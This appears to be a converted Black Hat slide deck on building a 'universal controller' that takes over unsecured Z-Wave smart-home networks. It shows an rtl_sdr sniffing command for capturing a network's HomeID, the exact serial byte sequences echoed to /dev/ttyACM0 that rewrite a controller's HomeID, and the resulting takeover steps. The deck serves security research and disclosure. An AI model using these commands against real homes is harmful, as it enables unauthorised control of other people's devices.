



**black hat**<sup>®</sup>  
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A universal controller to take over a Z-Wave network

# A universal controller to take over a Z-Wave network

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# Z-What?



Sigma Designs  
Based on ITU-T G.9959 standard

Low energy  
~50m range  
Meshed network, Auto discovery  
Uses ISM radio bands (Industrial, Scientific and Medical)



Since 2013 : Z-Wave+  
Added a *secure* mode

# *unsecure vs secure mode*




- ✗ Based on a unique identifier (HomeID)
- ✗ Security by obscurity
- ✗ No ciphering

- ✓ Ciphered communications, BUT
- ✓ Not supported by every devices
- ✓ Not enabled by default
- ✓ Requires a specific action to activate it
- ✓ Insufficient information for consumers

# Z-Wave network



# Target network




# Attacker installation



Z-Wave attacker controller

DVB-T tuner

# HomeID and nodeID



HomeID : 32 bits → 4 billions of possibilities

nodeID : 8 bits → 256 possibilities

HomeID : 1EC3D367

nodeID : 1




HomeID : -



nodeID : 0



# Association/Pairing



# Auto discovery, NIF



- 4 Basic Device Classes
- ~20 Generic Device Classes
- ~70 Specific Device Classes
- ~100 Command Classes

# Association/Pairing

HomeID : 1EC3D367  
nodeID : 1



HomeID : -  
nodeID : 0

HomeID : 1EC3D367  
nodeID : 1



HomeID : **1EC3D367**  
nodeID : **2**


Necessary step to communicate with a device/node

# Existing work

- Complex attacks
- Operation hazard
  - Unclear instructions for reproducibility
  - Uncontrolled environment (hard to debug)
  - Complex analysis, many things to consider
  - Proprietary and closed protocol (until recently)
- Requires specific hardware  
expensive, difficult to use, to maintain

# Goal : simplify, improve reliability

- Avoid specific hardware
- Take full advantage of official hardware certified by the Z-Wave Alliance
- Focus on *unsecured* mode



Unique

Set during controller manufacturing

Randomly modified when controller is re-initialized

Not editable by hand



Unique

Set during controller manufacturing

Randomly modified when controller is re-initialized

Not editable by hand



Get the HomelD



# Get the HomeID

Software Defined Radio to the rescue!




# Get the HomelD



<https://github.com/baol/waving-z>

```
$ rtl_sdr -f 868420000 -s 2000000 -g 25 - | ./wave-in -u
```

# Get the HomeID



<https://github.com/baol/waving-z>

```
$ rtl_sdr -f 868420000 -s 2000000 -g 25 - | ./wave-in -u
```

```
01 84 fa c6 14 41 01 0e 01 30 03 ff 0a db 00 00 00 00  
[x] HomeId: 184fac6, SourceNodeId: 14, FC0: 41, FC1: 1, FC[speed=0 low_power=0  
ack_request=1 header_type=1 beaming_info=0 seq=1], Length: 14, DestNodeId: 1,  
CommandClass: 30, Payload: 03 ff 0a
```


# Set the HomeID in your controller



## Exploiting the backup/restore feature

The screenshot displays the Blackhat HomelD controller interface. The top navigation bar includes a home icon, dropdown menus for 'Control', 'Device', 'Configuration', and 'Network', a 'FR' status indicator, a clock showing '13:47:21', and a refresh icon. The 'Network' dropdown menu is open, showing options: 'Control', 'Routing', 'Reorganization', 'Timing Info', and 'Controller Info'. The main content area is divided into two panels. The left panel, titled 'Control', contains a 'Device Management' section with a 'Force unsecure inclusion' toggle set to 'Secure' and 'Unsecure'. Below this, it states 'Controller is primary in the network. It is the only that can add and remove devices to/from the network.' and shows 'Controller is in normal mode' with 'Start Inclusion' and 'Start Exclusion' buttons. The bottom section is 'Backup and Restore' with 'Create Backup' and 'Restore' buttons. The right panel, titled 'Network Maintenance', provides instructions for handling failed nodes. It includes three actions: 'Remove Failed Node', 'Replace failed node', and 'Mark Battery Device as failed', each with a dropdown menu and a button. A note at the bottom states: 'This starts an inclusion process for a new controller. This new controller will become the new primary controller of your network.'

# Backup/Restore feature



Archive containing the entire configuration of the controller

```
$ tar -xvzf z-way-backup-2017-11-22-18-40.bzk  
zddx/e13c2c99-DevicesData.xml  
Rules.xml  
Defaults.xml  
maps/.keep  
maps/1.jpg  
maps/
```

Including the HomeID

```
<data name="homeld" invalidateTime="1511371990" updateTime="1511371991" type="int" value="-516150119"/>
```

→ modify and restore

# Backup/Restore feature



- ✓ Modifies HomeID
- ✗ Removes every registered nodes
- ✗ Tedious and long process
- ✗ Have to use Z-Way Server



## Watching Z-Way Server


```
[2017-11-22 17:55:42.926] [D] [zway] SENDING: ( 01 0C 00 2B 00 00 08 00 04 DE AD BE EF F6 )
[2017-11-22 17:55:42.927] [D] [zway] RECEIVED ACK
[2017-11-22 17:55:42.936] [D] [zway] RECEIVED: ( 01 04 01 2B 01 D0 )
[2017-11-22 17:55:42.936] [D] [zway] SENT ACK
[2017-11-22 17:55:42.936] [I] [zway] Job 0x2b (Write bytes to extended EEPROM): Done
[2017-11-22 17:55:42.936] [D] [zway] Job 0x2b (Write bytes to extended EEPROM): success
[2017-11-22 17:55:42.956] [I] [zway] Removing job: Write bytes to extended EEPROM
[2017-11-22 17:55:42.956] [D] [zway] SENDING: ( 01 25 00 2B 00 05 80 00 1D 01 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 )
[2017-11-22 17:55:42.959] [D] [zway] RECEIVED ACK
[2017-11-22 17:55:42.966] [D] [zway] RECEIVED: ( 01 04 01 2B 01 D0 )
[2017-11-22 17:55:42.966] [D] [zway] SENT ACK
[2017-11-22 17:55:42.966] [I] [zway] Job 0x2b (Write bytes to extended EEPROM): Done
[2017-11-22 17:55:42.966] [D] [zway] Job 0x2b (Write bytes to extended EEPROM): success
[2017-11-22 17:55:42.986] [I] [zway] Removing job: Write bytes to extended EEPROM
```

## HomelD modification command

```
$ echo -e "\x01\x0C\x00\x2B\x00\x00\x08\x00\x04\xDE\xAD\xBE\xEF\xF6" > /dev/ttyACM0
$ echo -e "\x01\x25\x00\x2B\x00\x05\x80\x00\x1D\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x68" > /dev/ttyACM0
```



# Directly change the HomelD



- ✓ Modifies the HomelD
- ✓ Keep all registered nodes
- ✓ Simple and fast process
- ✓ Doesn't require any specific software
- ✗ Universal controller (all nodes pre-registered)

Controller transmission limited to registered nodes

Association/Pairing mandatory to add a node

Registered node  $\neq$  Controlled node

Nodes polling at startup (Auto discovery)

# Filling with nodes

- Use a device to fill in the controller  
(e.g : Z-Wave outlet)
- Include node (1 node in memory)  
Reset node
- Include node (2 nodes in memory)  
Reset node
- ... 232 times



## OpenZWave Control Panel

### Controller Interface

Device name

USB

Reset Soft Reset Close Initialize

### Controller Status

Home Id

Controller Mode

Node Count

SUC Node

### Backup Controller

Save...

Changes need saving...

### Network

Select an operation:

### Controller

Select an operation:

### Functions

Select an operation:

### Devices

Node Id	Basic Type	Generic Type	Product	Name	Location	Value	Last Heard	Status
1 *LB	Static Controller	Static PC Controller	Z-Wave.Me ZME_UZB1 USB Stick				11:31:01	Ready
2 LBR	Routing Slave	Binary Power Switch				off	11:34:23	Dead
3 LBR	Routing Slave	Binary Power Switch				off	11:28:29	Probe
4 LBR	Routing Slave	Binary Power Switch				off	11:28:33	Probe
5 LBR	Routing Slave	Binary Power Switch				off	11:28:38	Probe
6 LBR	Routing Slave	Binary Power Switch				off	11:28:42	Probe
7 LBR	Routing Slave	Binary Power Switch				off	11:28:46	Probe
8 LBR	Routing Slave	Binary Power Switch				off	11:28:50	Probe
9 LBR	Routing Slave	Binary Power Switch				off	11:28:54	Probe
10 LBR	Routing Slave	Binary Power Switch				off	11:28:58	Probe
11 LBR	Routing Slave	Binary Power Switch				off	11:29:02	Probe
12 LBR	Routing Slave	Binary Power Switch				off	11:29:06	Probe
13 LBR	Routing Slave	Binary Power Switch				off	11:29:11	Probe
14 LBR	Routing Slave	Binary Power Switch				off	11:29:15	Probe
15 LBR	Routing Slave	Binary Power Switch				off	11:29:19	Probe
16 LBR	Routing Slave	Binary Power Switch				off	11:29:23	Probe
17 LBR	Routing Slave	Binary Power Switch				off	11:29:27	Probe
18 LBR	Routing Slave	Binary Power Switch				off	11:29:31	Probe
19 LBR	Routing Slave	Binary Power Switch				off	11:29:35	Probe

20 LBR	Routing Slave	Binary Power Switch				off	11:32:40	Probe
21 LBR	Routing Slave	Binary Power Switch				off	11:29:44	Probe
22 LBR	Routing Slave	Binary Power Switch				off	11:29:44	Probe
23 LBR	Routing Slave	Binary Power Switch				off	11:29:48	Probe
24 LBR	Routing Slave	Binary Power Switch				off	11:29:52	Probe
25 LBR	Routing Slave	Binary Power Switch				off	11:29:56	Probe
26 LBR	Routing Slave	Binary Power Switch				off	11:30:00	Probe
27 LBR	Routing Slave	Binary Power Switch				off	11:30:03	Probe
28 LBR	Routing Slave	Binary Power Switch				off	11:30:03	Probe
29 LBR	Routing Slave	Binary Power Switch				off	11:30:03	Probe
30 LBR	Routing Slave	Binary Power Switch				off	11:30:03	Probe
31 LBR	Routing Slave	Binary Power Switch				off	11:30:03	Probe
32 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
33 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
34 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
35 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
36 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
37 LBR	Routing Slave	Binary Power Switch				off	11:30:04	Probe
38 LBR	Routing Slave	Binary Power Switch				off	11:30:08	Probe
39 LBR	Routing Slave	Binary Power Switch				off	11:30:12	Probe
40 LBR	Routing Slave	Binary Power Switch				off	11:30:16	Probe
41 LBR	Routing Slave	Binary Power Switch				off	11:30:20	Probe
42 LBR	Routing Slave	Binary Power Switch				off	11:30:24	Probe
43 LBR	Routing Slave	Binary Power Switch				off	11:30:28	Probe
44 LBR	Routing Slave	Binary Power Switch				off	11:30:32	Probe
45 LBR	Routing Slave	Binary Power Switch				off	11:30:36	Probe
46 LBR	Routing Slave	Binary Power Switch				off	11:30:41	Probe
47 LBR	Routing Slave	Binary Power Switch				off	11:30:45	Probe
48 LBR	Routing Slave	Binary Power Switch				off	11:30:49	Probe
49 LBR	Routing Slave	Binary Power Switch				off	11:30:53	Probe
50 LBR	Routing Slave	Binary Power Switch				off	11:30:57	Probe

Current Values

Basic:

[Configuration](#)

Submit


[Information](#)

Refresh

Log output

# Attack steps

## Listening




# Attack steps

## Changing HomeID



# Attack steps

Scan/Discovery and target network takeover



- Created a universal controller!
- Innovative, simple attack  
Takeover of target network with mainstream controller
- Low cost
  - 35€ Z-Wave controller
  - 15€ DVB-T tuner